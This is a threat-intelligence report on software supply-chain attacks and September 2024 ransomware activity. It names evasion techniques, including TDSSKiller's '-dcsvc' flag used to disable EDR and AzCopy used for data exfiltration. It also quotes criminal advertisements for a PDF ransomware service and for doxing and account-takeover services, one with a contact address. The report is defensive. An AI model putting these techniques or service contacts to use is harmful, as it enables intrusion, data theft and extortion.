

Threat Intelligence Report

EQST INSIGHT

2024
10

EQST stands for "Experts, Qualified Security Team", and is a group highly qualified security experts with proven capabilities in the field of cyber threat analysis and research.

Contents

Headline

SW Supply Chain Security Threats and Countermeasures ----- 1

Keep up with Ransomware

Hacktivist CyberVolk Starts Selling Ransomware ----- 8

Research & Technique

Lobe Chat SSRF Vulnerabilities (CVE-2024-47066) ----- 40

Headline

SW Supply Chain Security Threats and Countermeasures


Young-shik Song, Senior Manager / Hi-Tech Operation Team

■ Overview



Using open source code to develop competitive software has become a natural phenomenon. This is because unnecessary rework can be avoided and development can be carried out efficiently by using existing code and open source libraries such as Log4j. It allows for a reduction in development costs and the development of higher-quality code, thereby enhancing technological competitiveness. However, worryingly, ‘software supply chain attacks’ that exploit this phenomenon have recently become common and are compromising corporate networks.

A software supply chain attack is a threat that occurs when an attacker maliciously intervenes in the software development or distribution process. The attacker’s aim is to infiltrate user systems by inserting malicious code into trusted software.




* Source: Trendmicro

Figure 1. Structural comparison between a typical supply chain and a software supply chain

■ Attack Types and Cases

Supply chain attacks can cause significant damage in a short period of time, and rank among the major attacks that occur every year in terms of frequency of occurrence. Hackers typically first attack software vendors through advanced persistent threat (APT) and phishing attacks, and then modify software distribution server files on the internal network. In addition, attackers attack the supply chain in a variety of ways, including by discovering and exploiting open source/library vulnerabilities.



* Source: SK Shieldus, 2022 Security Threat Outlook


Figure 2. Supply chain attack method

1. Software vendor attack cases

Attackers infiltrate the systems of software developers or vendors and then inject malicious code into the software they provide. Users think they are downloading software from a trusted source, but in reality it is infected software. This allows the attackers to abuse the vendor's authority in order to steal data from customers and partner organizations, spread malware and perform attacks, resulting in ransomware infections and information leakage.

In 2021, the cybercrime group REvil attacked the US IT company Kaseya by exploiting vulnerabilities in software used in the company's remote monitoring and management solutions. REvil then used the stolen credentials to deploy ransomware to hundreds of customers.

A hacker group suspected to be North Korea's Lazarus has launched a series of supply chain attacks on the software company 3CX. Rather than targeting a single company, this group of hackers spread their attacks by targeting companies that use 3CX's products and services or that have a network connection with 3CX.



* Source: EQST, Security Trend Report for the First Half of 2023

Figure 3. Confirmed supply chain attack scenario

The 3CX supply chain attack is an example of a primary software (X_Trader) supply chain attack leading to a secondary software (3CX) supply chain attack.

An employee of 3CX downloaded a malware-infected program called X_Trader from the software provider Trading Technologies, and this program infected the employee's PC. The attackers thus gained access to a 3CX employee's PC. They then exploited the employee's

credentials to infiltrate the 3CX build server, and inserted malware into the 3CX software. The falsified software was distributed to countries around the world as an installation file through the official website.

In the first attack, VEILED SIGNAL, which is known to be a backdoor used by the North Korean hacking group Lazarus, was discovered in the infected X_Trader. In the second attack, the 3CX supply chain attack, Gopuram malware was discovered. Based on this, it is presumed that North Korea's Lazarus is behind the attack.

2. Open source/library attack cases

In recent years, a growing number of companies have been leveraging open source (or publicly accessible) code to maximize the efficiency of software development. However, when vulnerabilities are discovered in code, the organizations using that code are exposed to great risk. In addition to exploiting already known vulnerabilities, attackers can also attempt to spread malware by inserting malicious code into packages.

A typical example of an open source attack is a supply chain attack through the Python Package Index (PyPI) community.





Figure 4. Supply chain attack through the Python Package Index (PyPI) Community

The attacker accesses PyPI, a Python repository, inserts a Trojan horse into a malicious package with a name similar to that of a normal package, and uploads it. When a victim downloads the malicious package, the Trojan horse is executed and the attacker can steal virtual asset wallet information and credentials from the victim's PC. In this type of attack, the attacker uses typosquatting techniques by using package names such as 'pycryptoenv' or 'pycryptoconf,' which are similar to the popular Python library 'pycrypto,' or exploits user typos such as 'pycrypto.' For more details, please refer to [SK Shieldus' First Half Security Trends](#).

Software-based attacks are very widespread, with 66% of all attacks targeting vendor code. However, supply chain attacks require attention due to the various forms. For example, these attacks can damage microchips, laptops, Internet of things (IoT) devices, and operational technology (OT), and can even target firmware, which is software embedded in hardware.

■ Countermeasures

infosec



* Source: Korea Internet & Security Agency

Figure 5. Systematic management method for software bills of materials (SBOMs)

1. Manage Software Bills of Materials (SBOMs)

The first step to securing a software supply chain is to identify the software components. It is important to manage the software bills of materials (SBOM), which include information on the commercial and open source software components of a product. By managing SBOMs systematically, it is possible to immediately check and take action on newly discovered vulnerabilities. For this reason, the United States and Europe have made SBOM submission mandatory to strengthen software supply chain security.

2. Check the supplied software

It is necessary to inspect software supplied from outside, specifically whether the software is provided through official channels and is code-signed. After installing/updating software, it's a good idea analyze any unusual behavior on the PC, such as attempts to connect to the outside.

3. Strengthen the vulnerability response

The point at which supply chain attacks occur is in operational software. In most cases, vulnerabilities in the supplied software are eliminated during the development, testing, and distribution processes, but new vulnerabilities may be found during the operation process. Operations organizations must analyze these vulnerabilities to determine their actual impact and take immediate action for high-risk vulnerabilities. For relatively low-risk vulnerabilities, appropriate measures should be taken considering the interruption of system service.

■ Conclusion

To address bugs and security issues, most software vendors provide updates through a central server for maintenance purposes. In this software supply chain ecosystem, attackers infiltrate suppliers' networks and then alter outgoing updates or insert malicious code. Afterwards, they gain control over the normal functions of the software and continue their attacks, such as ransomware and information leaks.

Supply chain attacks are more dangerous because they can spread beyond a single corporate target to other companies that use the company's products or have a network connection. [SK Shieldus' 2024 EQST Annual Report](#) labelled such software supply chain attacks as one of the top five cyber threats expected in 2024. With the ongoing Russian-Ukrainian war and the Israeli-Palestinian conflict raging this year, we can expect continued attacks on new supply chains targeting businesses and critical global infrastructure.

SK Shieldus provides consulting on establishing an open source SW management system. Please visit the [SK Shieldus website](#) for details.

Keeping Up with Ransomware

Hacktivist CyberVolk Starts Selling Ransomware

■ Overview

The number of cases of ransomware damage in September 2024 was 406, down about 13% from August (464 cases). Although there was a slight decrease, there were still many domestic damage cases in September.

In early September, the LockBit ransomware group attacked a South Korean tire manufacturing company, shutting down its factory. They have since uploaded sample data such as financial statements and invoices to dark web leak sites and are threatening to release all the stolen data in October.

Posts offering the data of Korean companies for sale or threatening to disclose such data have been found on the dark web, Telegram, and hacking forums. IntelBroker, a member of the hacker group CyberNiggers, has leaked data from a South Korean biotech startup on the hacking forum BreachForums. The leaked data includes code for the admin page and various servers and databases.

Anon Black Flag (Palu Anon Cyber), an Indonesian hacker group operating on Telegram, released data from the Korean National Police Agency and Ministry of Foreign Affairs and made the claim that Korean workers in Indonesia have committed racial discrimination against Indonesians and Muslims. However, it turned out that this data was not actual leaked data, but public data available on a public data portal.

In September, news came out of several hacker groups resuming activity and rebranding. On September 24, the Eldorado ransomware group, which attacked a Korean DevOps company in August, changed its name to BlackLock. The Arcus ransomware group, which first appeared in May and then ceased operations in July, resumed activity in September. The group announced on a dark web leak site that it had paused activities to restructure its internal infrastructure, and announced its recruitment criteria and methods for affiliates, signaling that it would become active again. A new group, InvaderX, has posted a recruiting notice on the Russian hacking forum RAMP and aims to begin full-scale activities. In their recruitment post, they stated that they excluded CIS¹ and BRIC² countries from their attack

¹ CIS (Commonwealth of Independent States): The union of nations, formed by the former Soviet Republic, includes 11 countries, including Russia, Belarus and Armenia.

² BRIC: Brazil, Russia, India and China

targets, that they would use Windows and ESXi³ versions of ransomware in their attacks, and that they were capable of DDoS attacks.⁴

The Akira group was found to have exploited one of the latest vulnerabilities in a network security operating system for ransomware attacks. Vulnerability CVE-2024-40766 can be found in Sonic OS, a network security operating system from American network security company SonicWall. By exploiting this, attackers can gain unauthorized access to network resources, cause firewall conflicts, and disable network protection functions. Although the vulnerability was patched on August 22, circumstances were recently discovered in which the Akira ransomware group compromised the accounts of SonicWall network devices and gained unauthorized access to the network.

It was recently discovered that ransomware groups BianLian and Rhysida had leaked large amounts of data using data transfer tools from Microsoft's cloud service, Azure. The tools they used were Azure Storage Explorer, a graphical management tool for Azure, and AzCopy, a command-line utility. The attackers uploaded the stolen data into the container and used two tools to easily transfer it to other repositories. Unlike other self-made data exfiltration tools, Azure is a legitimate solution widely used by enterprises, but it has been exploited to evade detection.

Cybercrime organizations primarily use the messenger Telegram to send encrypted messages. Telegram is also a top choice for criminal purposes because it encrypts messages so that conversations are not exposed and it does not reveal personal information of users such as IP addresses or contact information. However, Telegram's privacy policy was updated on September 24, and now if a user is involved in a crime or violates the terms of service, the IP address and phone number linked to the account will be provided to law enforcement agencies. Because of this, cybercrime organizations that have been mainly active on Telegram are being observed making various moves, such as stopping Telegram activities or preparing to move to other platforms.

³ ESXi: A UNIX-based logical platform developed by VMware that can run multiple number of operating systems at the same time on the host computer.

⁴ DDoS attack: An attack method for maliciously attacking a system to degrade its function or stop its operation.

LockBit group launches ransomware attack against Korean tire manufacturer

- The ransomware attack in early September halted operations at factories in Korea
- The group posted sample data on a dark web leak site on September 25 and threatened to release the full data
- The released sample data included internal documents such as financial statements and invoices

IntelBroker releases data from Korean biotech startup

- The data was uploaded to BreachForums, a hacking forum
- This data contained code for the Admin page and various servers and databases

Indonesian hacker group Anon Black Flag releases data from South Korean National Police Agency and Ministry of Foreign Affairs

- They released data and claimed that Korean workers in Indonesia have committed racial discrimination against Indonesians and Muslims
- The disclosed data was found to be available from a public data portal

Arcus group resumes activities after two-month hiatus

- The group had taken a two-month hiatus to reorganize its internal infrastructure, but resumed operations in September and began recruiting new affiliates
- New members are invited by existing affiliates, and can ultimately join the group after paying a deposit and reaching a certain level of income

El Dorado group rebranded as BlackLock

- The El Dorado group has a history of attacking Korean companies in August
- On September 24, the group changed its name to BlackLock, posted new victims, and changed the design of its dark web leak site

New group InvaderX posts recruiting notice for partners

- The group posted a recruiting ad on the Russian hacking forum RAMP
- They exclude CIS and BRICs countries from their attack targets
- The group advertised that it not only uses Windows, Linux, and ESXi versions of ransomware, but also can carry out DDoS attacks

Cicada3301 group discovers Linux version of ransomware targeting ESXi

- This ransomware can use built-in commands to terminate virtual machine processes and delete snapshots
- It can use the "--no_vm_ss" parameter to disable the related function

Akira group found to have leveraged SonicWall vulnerability(CVE-2024-40766) in attacks

- CVE-2024-40766: Improper access control vulnerability occurring in Sonic OS, SonicWall's network security OS
- Attackers can exploit this vulnerability to gain unauthorized access to network resources or to disable network protections through firewall conflict
- Despite the September 22 patch, the Akira group exploited the vulnerability to compromise accounts and gain unauthorized network access

Ransomware groups exploit normal programs using data transfer tools

- They are exploiting Azura Storage Explorer, a storage management tool for Microsoft's cloud service Azure, and the command-line tool AzCopy
- This was used to transmit the data stolen by the BianLian group and the Rhysida group
- It is unlikely that malicious activity will be detected or blocked with normal tools

Figure 1. Ransomware trends

Ransomware threats

infosec




Figure 2. Ransomware threats in September 2024

New threats

New threats increased in September compared to the previous month. The former Eldorado group has rebranded as BlackLock, and several new ransomware groups have been discovered. On September 10, the Valencia group emerged, posting a total of five victims. On September 16, the Orca ransomware group emerged, posting two manufacturers in Türkiye and China as victims. Since then, no further activity has been detected, and the dark web leak page has been inaccessible since September 25.

ContFR Espace abonné

RAAS - Ransomware intégré à un fichier PDF, à faire ouvrir à vos victimes ou à insérer vous-même, Windows et Mac, ne fonctionne pas sur Linux.
Tableau de victimes et récupération de données possible depuis votre espace abonné.
Configuration de votre ransomware à votre première connexion, puis modification possible selon votre formule.

Contact : contfr@mail2tor.com

Formule	Prix	Durée	Fonctionnalités	
TEST	400 €	30 jours	Infection uniquement en ligne, modification 1 seule fois du ransomware	Commander
BASIC	1200 €	6 mois	Infection même hors ligne, 10 modifications du ransomware	Commander
ELITE	2200 €	1 an	Infection même hors ligne, modification illimitée du ransomware, support chat	Commander

Figure 3. ContFR RaaS

A new RaaS has been discovered that sells ransomware as a service. The ContFR group sells function-specific Windows and MacOS ransomware that spreads through PDFs. A MacOS version of the ransomware is also in use, but is relatively rare compared to the Windows and Linux versions. However, the authenticity of the ransomware service is unknown. There are a total of three services being sold. The TEST version costs 400 euros (about KRW 580,000), works for 30 days, and can be modified once. The BASIC version can be used for six months, includes 10 ransomware variants and the ability to operate offline, and sells for 1,200 euros (about KRW 1.75 million). The ELITE version is available for one year, allows unlimited creation of variants, and includes chat support, and sells for 2,200 euros (about KRW 3.2 million).

Service	Price
Basic Doxing (gain personal data, find information, using publicly available sources)	700 USD
Special Doxing (More than basic dox, searches non-publicly accessible records and leaked databases.)	1500 USD
Ultimate Doxing (Access to government services and banks for latest info about victim.)	4500 USD
Takedown from social media(Make someone profiles disappear permanently.)	Tiktok, baido, wechat, aliexpress, Temu: 900 USD Dating apps(Tinder, Badoo): 2500 USD Meta Profiles(Facebook, Instagram): 4000 USD Google(YouTube, Blogger, gmail business): 6500 USD Message apps(Telegram, Whatsapp): 7000 USD
Gain access(Hack into account)	Social media - 2x price of takedown. Email accounts(No 2-FA, smtp, pop3) 4000 USD Email accounts(2-FA, gmail, proton) 15 000 USD Banks, GOV - 25 000 USD+
Special custom requests. (Bank accounts, credit data - and change credit score, health insurances, forbid/edit gov licenses/IDs/passports - disable flights, add driving license in database, remove penalty points, clear criminal records; Digital citizenship abroad)	15 000 USD+
Express fee (Priority queue)	2x price.
Company pentesting, OPsec, Attack tests, safety audit	2000 USD (Per single infrastructure - single network entry point)
Coaching, security measure training, social-technic training	150 USD/hr (online, unlimited attendees, you can record it)
<ul style="list-style-type: none"> • Basic prices are in Monero, For payments in Bitcoin, Litecoin, Ethereum, or other top-50 coins, include fee of +8% for conversion fees. • We only take crypto payments. No PayPal, no Bank cards or transfers. This is for your own safety. • Normal queue takes about two weeks to find all info, basic public info is reported at next work day. • We support entire world, but some services are not available in russia, korea, japan, india and china because they keep paper records alongside digital ones. 	

Figure 4. Osyolorz Collective’s dark web page

A newly discovered group calling itself the Osyolorz Collective describes itself as a cyber-terrorist group that aims to leak sensitive data from government agencies, financial institutions and other entities in 15 major European countries. The target countries include Australia, Belgium, the Czech Republic, Denmark, Finland, France, Germany, Greece, Ireland, Italy, Luxembourg, Netherlands, Poland, Spain and Sweden. They claim that they steal data using social engineering techniques such as phishing emails, as well as by exploiting vulnerabilities and using self-produced malicious code. They also sell various services such as doxing,⁵ deleting social media accounts, gaining access rights, stealing financial information, penetration testing, etc., and the price for each service is listed on their website.

⁵ Doxing: The act of hacking and disclosing personal information, such as a name, address, or phone number, online

Top 5 Ransomwares




Figure 5. Major ransomware attacks by industry/country

The number of victims reported by the RansomHub group in September amounted to 19% of all ransomware victims. To disable EDR⁶ solutions, RansomHub was recently found to have used TDSSKiller, a rootkit⁷ and bootkit⁸ detection tool from Russian security firm Kaspersky. They took advantage of the fact that since it was a legitimate tool signed with a valid certificate, there was little chance of malicious activity being detected, and they disabled the security solution service using the command “-dcsvc” to remove a specific service. To ensure that attackers cannot disable security services using legitimate tools, appropriate measures are needed, such as utilizing anti-tampering features in EDR solutions or monitoring the use of the “-dcsvc” flag.

⁶ Endpoint Detection and Response (EDR): A solution that detects, analyzes, and responds to malicious activity occurring on devices such as computers, mobile devices and servers in real time to prevent the spread of damage.

⁷ Rootkit: Malware that allows unauthorized users to gain access

⁸ Bootkit: Malware that damages the area used to boot the operating system, preventing it from booting properly

The Play group is focusing its attacks on US-based companies. In September, they claimed to have stolen 103 GB of data from the Piggly Wiggly Alabama Distributing Company, a U.S. retail supply cooperative, including budget details, payroll records, customer documents and financial information, and released all of the data on September 15. The company previously had its data stolen by the BlackBasta group in May 2022, and the data was made public then too.

On September 17, the Medusa group attacked the Australian branch of Compass Group, a multinational contract food services company, and stole approximately 800 GB of data. According to sample data released together, the stolen documents include personal information such as emails and copies of employee ID cards, passports and driver's licenses, as well as internal documents such as pay stubs. The Medusa group released additional data following a second attack on September 19 after Compass Group's security personnel attempted to avoid paying the ransom and block access using security solutions.

